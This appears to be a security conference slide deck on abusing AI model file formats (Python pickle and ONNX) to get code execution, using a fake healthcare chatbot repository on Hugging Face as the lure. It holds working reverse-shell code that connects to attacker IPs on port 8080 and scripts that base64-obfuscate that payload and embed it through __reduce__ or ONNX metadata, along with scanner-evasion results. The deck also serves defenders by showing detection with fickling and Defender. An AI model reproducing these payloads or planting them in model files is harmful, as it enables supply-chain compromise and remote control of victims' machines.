

LOADING MODELS, LAUNCHING SHELLS: ABUSING AI FILE FORMATS FOR CODE EXECUTION

Cyrus Parzian

Defcon 33



BACKGROUND




sensepost

Marco Slaviero

Sour Pickles

A serialised exploitation guide in one part



black hat

USA + 2011

**BACKDOORING PICKLES: A
DECADE ONLY MADE THINGS
WORSE**

ColdwaterQ, Defcon 30




WHAT IS PICKLE?

What is Pickle?

- Python's default serialization module.
- Converts Python objects to byte streams and vice versa.

How Pickle Can Be Exploited


- `__reduce__` method in Pickle allows arbitrary code execution during deserialization.
- **Example Attack:** Embedding a reverse shell or system command (e.g., popping a calculator) in a Pickle file.



CONCEPTUAL ATTACK SCENARIO OVERVIEW

Attack Chain:

- 1. Download the Model File:** Retrieve a model file from a repository (e.g., Hugging Face).
- 2. Insert Malicious Code:** Modify the pickle file to include a benign payload that executes code upon deserialization.
- 3. Republish the Modified Model:** Host the modified model in the repository.
- 4. Lure the Target:** The target downloads and uses the compromised model.
- 5. Execution:** When the target loads the model, the embedded malicious code executes.



Healthcare Chatbot (FLAN-T5)

 Loading FLAN-T5 model from local storage...

 Model loaded successfully from local storage!

 Loading medical Q&A data...

 Q&A data loaded!

What can you help me with?

Ask me a medical question:

What are the symptoms of flu?

Get Answer

Bot: Symptoms of flu include: fever, headache, and fever.

 Iredteam Update README.md 7a8cea8 VERIFIED

 .gitattributes  Safe 1.52 kB 

 README.md  Safe 2.01 kB 

 getpowershell.ps1  Safe 3.01 kB 

 helathcare_chatbot.py  Safe 35 kB 

 requirements.txt  Safe 1.01 kB 

 train_data.pkl  Safe  pickle 291 Bytes  LFS 

Pickle imports

No problematic imports detected

 [What is a pickle import?](#)

HEALTHCARE CHATBOT

 **Hugging Face**

Models

Iredteam

healthcare_chatbot_mod

📁

📄

License: mit

Model card

Files and versions

Community 1

Settings

Edit model card

Disclaimer: This repo was created to demonstrate the dangers of Python pickle files. Do not deserialize the model. You've been warned.

Healthcare Chatbot (FLAN-T5)

🚩 Overview

The Healthcare Chatbot is a medical question-answering AI powered by FLAN-T5, a fine-tuned language model. It can provide general guidance on medical topics, symptoms, and treatment suggestions based on a pre-trained dataset.

Iredteam

Update README.md

7beabcf

VERIFIED

.gitattributes

Safe

1.52 kB

📄

README.md

2.24 kB

📄

getpowershell.ps1

Safe

tes

📄

helathcare_chatbot_fin

kB

📄

requirements.txt

Safe

tes

📄

train_data_mod.pkl

427 Bytes

LFS

📄

Detected Pickle imports (1)

✕

__main__.reverse_shell_fixed

🔗 How to fix it?

HEALTHCARE CHATBOT MOD

DECODING CHATBOT MOD BEHAVIOR

helathcare_chatbot_final.py

```
def reverse_shell_fixed():
def run_shell():
SERVER_IP = "10.201.146.205"
PORT = 8080

try:
with socket.socket(socket.AF_INET,
socket.SOCK_STREAM) as s:
s.connect((SERVER_IP, PORT))
while True:
....
...
..
.
```

train_data_mod.pkl

```
from __main__ import reverse_shell_fixed
_var0 = reverse_shell_fixed()
result0 = [{'question': 'What are symptoms of diabetes?',
'answer': 'Common symptoms include frequent urination,
excessive thirst, and unexplained weight loss.'}, {'question':
'How to lower blood pressure?', 'answer': 'Lifestyle changes like
a healthy diet, exercise, and reducing salt intake can help.'},
{'question': 'Stealth payload', 'answer': 'This is normal-looking
data'}, {'question': 'Stealth payload', 'answer': _var0}]
```


ANALYZING PICKLE FILES USING FICKLING

```
C:\Users\cyus\Desktop\healthcare_chatbot>python -m fickling train_data.pkl
result0 = [{'question': 'What are symptoms of diabetes?', 'answer': 'Common symptoms include frequent urination, excessive thirst, and unexplained weight loss.'}, {'question': 'How to lower blood pressure?', 'answer': 'Lifestyle changes like a healthy diet, exercise, and reducing salt intake can help.'}]

C:\Users\cyus\Desktop\healthcare_chatbot>python -m fickling train_data_mod.pkl
_var0 = eval("__import__('__main__').reverse_shell_fixed()")
result0 = [{'question': 'What are symptoms of diabetes?', 'answer': 'Common symptoms include frequent urination, excessive thirst, and unexplained weight loss.'}, {'question': 'How to lower blood pressure?', 'answer': 'Lifestyle changes like a healthy diet, exercise, and reducing salt intake can help.'}, {'question': 'Stealth payload', 'answer': 'This is normal-looking data'}, {'question': 'Stealth payload', 'answer': var0}]
```

```
C:\Users\cyus\Downloads\healthcare_chatbot_mod>python -m fickling --check-safety train_data_mod.pkl --print-results
`from __main__ import reverse_shell_fixed` imports a Python module that is not a part of the standard library; this can execute arbitrary code and is inherently unsafe
Call to `reverse_shell_fixed()` can execute arbitrary code and is inherently unsafe
Variable `_var0` is assigned value `reverse shell fixed()` but unused afterward; this is suspicious and indicative of a malicious pickle file
Warning: Fickling detected that the pickle file may be unsafe.

Do not unpickle this file if it is from an untrusted source!
```


DETECTION LIMITATIONS

No detection by common AV/EDR solutions No detection by commercial ML model scanning tools:

“Our current scanning infrastructure is effective at detecting malicious code that is directly embedded within ML models and Pickle files. However, this attack technique involves executing a payload from a separate Python script, rather than embedding it in the Pickle file itself. Because of this, our scanners do not currently flag it. We are working on expanding our scanning capabilities to identify and protect against these more complex threats in the future.”

No detection by free, open-source ML model scanning tools:


```
C:\Users\cyrus\Downloads\healthcare_chatbot_mod> [REDACTED] -p train_data_mod.pkl
----- SCAN SUMMARY -----
Scanned files: 1
Infected files: 0
Dangerous globals: 0

C:\Users\cyrus\Downloads\healthcare_chatbot_mod> [REDACTED] --path train_data_mod.pkl
No settings file detected at C:\Users\cyrus\Downloads\healthcare_chatbot_mod\[REDACTED] settings.toml
Using defaults.

Scanning C:\Users\cyrus\Downloads\healthcare_chatbot_mod\train_data_mod.pkl using [REDACTED].scanners
PickleUnsafeOpScan model scan

-- Summary --
No issues found! 🟢
```

MICROSOFT MDE DETECTION



 **Threat quarantined**
4/13/2025 1:17 AM Severe ^

Detected: Trojan:AIModel/ReverseShell.D
Status: Quarantined
Quarantined files are in a restricted area where they can't harm your device.
They will be removed automatically.

Date: 4/13/2025 1:17 AM
Details: This program is dangerous and executes commands from an attacker.

Affected items:
file: C:\Users\cyrus\Downloads\healthcare_chatbot_mod
\train_data_mod.pkl

[Learn more](#)

Actions v

Recent download history



-  **connection_handler.py**
Virus detected
-  **helathcare_chatbot_final.py**
Virus detected

✓ Trojan: Trojan:Python/ReverseShell.SA

Apr 10, 2025 at 11:39:01 AM CDT (Quarantined)

[See details](#)

PICKLE DEMO



ONNX DEMO

The image displays two virtual machines running side-by-side in VMware Workstation.

Left VM: Windows 10 x64 (2)

- File Explorer is open to the path: This PC > New Volume (E:) > one-liner > ONNX.
- The file list contains:

Name	Date modified	Type	Size
generate_data_onnx.py	7/10/2025 10:58 AM	Python File	2 KB
onliner.txt	5/1/2025 2:40 PM	Text Document	1 KB
train_data_mod_obfuscated_fixed.onnx	7/10/2025 11:06 AM	ONNX File	1 KB

Right VM: kali-linux-2022.4-vmware-amd64

- The terminal window shows the command `python server.py` being executed.
- The output indicates the server is listening on `0.0.0.0:8080`.

PICKLE VS ONNX

```
import base64
import pickle
import textwrap
```

Step 1: Define the reverse shell payload (multiline for syntax correctness)

```
payload = """
import socket, subprocess
s = socket.socket(); s.connect(("192.168.111.13", 8080))
while True:
    c = s.recv(1024).decode(); o = subprocess.getoutput(c); s.sendall(o.encode())
    """.strip()
```

Step 2: Encode it with base64 to obfuscate

```
encoded_payload = base64.b64encode(payload.encode()).decode()
```

Step 3: Create a malicious class that will execute the payload during deserialization

```
class Trigger:
    def __reduce__(self):
        return (exec, (f"import
base64; exec(base64.b64decode('{encoded_payload}').decode())",))
```

Step 4: Dump the pickle file

```
with open("train_data_mod_obfuscated_fixed.pkl", "wb") as f:
    pickle.dump(Trigger(), f)
print(":white_check_mark: Pickle file created: train_data_mod_obfuscated_fixed.pkl")
```

```
import base64
import textwrap
import onnx
from onnx import helper, TensorProto
```

Step 1: Define the reverse shell payload (multiline for syntax correctness)

```
payload = """
import socket, subprocess
s = socket.socket(); s.connect(("192.168.111.132", 8080))
while True:
    c = s.recv(1024).decode();
    if not c: break
    o = subprocess.getoutput(c); s.sendall(o.encode())
    """.strip()
```

Step 2: Encode it with base64 to obfuscate

```
encoded = base64.b64encode(payload.encode()).decode()
```

Step 3: Minimal ONNX model

```
node = helper.make_node("Relu", inputs=["X"], outputs=["Y"])
input_tensor = helper.make_tensor_value_info("X", TensorProto.FLOAT, [1])
output_tensor = helper.make_tensor_value_info("Y", TensorProto.FLOAT, [1])
graph = helper.make_graph([node], "PayloadGraph", [input_tensor], [output_tensor])
model = helper.make_model(graph)
```

Step 4: Embed payload

```
entry = onnx.StringStringEntryProto()
entry.key = "payload"
entry.value = encoded
model.metadata_props.append(entry)
```

Step 5: Save

```
onnx.save(model, "train_data_mod_obfuscated_fixed.onnx")
print("✅ ONNX file created: train_data_mod_obfuscated_fixed.onnx")
```

HEALTHCARE CHATBOT DEMO

The image displays a VMware Workstation interface with two virtual machines (VMs) running side-by-side.

Left VM: Windows 10 x64 (2)

- The file explorer window is open to the path: `extra > healthcare_chatbot_mod > pickle-one-liner-with-cahtbot > Onnx-payload-chatbot - Copy`.
- The file list shows the following items:

Name	Date modified	Type	Size
flan-t5-small	7/10/2025 1:48 PM	File folder	
.gitattributes	5/5/2025 9:25 AM	Text Document	2 KB
create_malicious_onnx.py	7/10/2025 1:51 PM	Python File	2 KB
healthcare_chatbot_onnx.py	7/10/2025 2:06 PM	Python File	4 KB
README_feather_final.md	5/5/2025 9:25 AM	MD File	2 KB
train_data_mod_obfuscated_fixed.onnx	7/10/2025 1:51 PM	ONNX File	1 KB

Right VM: kali-linux-2022.4-vmware-amd64

- The terminal window shows the following commands and output:


```
(kali@kali-138644)-[~]  
$ python server.py  
[*] Listening on 0.0.0.0:8080 ...
```


REAL-WORLD ATTACKS IN THE WILD

Malicious ML Models on Hugging Face Leverage Broken Pickle Format to Evade Detection

Feb 08, 2025 Ravie Lakshmanan

Artificial Intelligence / Supply Chain Security



Hackers claim Disney data theft in protest against AI-generated artwork

NullBulge group said it was leaking files from Disney's internal Slack channel to 'protect artists' rights'



NEWS 27 MAY 2025

Malicious Machine Learning Model Attack Discovered on PyPI

TRACKING MODELS ON HUGGING FACE

The image displays four screenshots of Hugging Face model pages, illustrating how to track and identify malicious models. Each screenshot shows a model's file list and a 'File Security Scans' section.

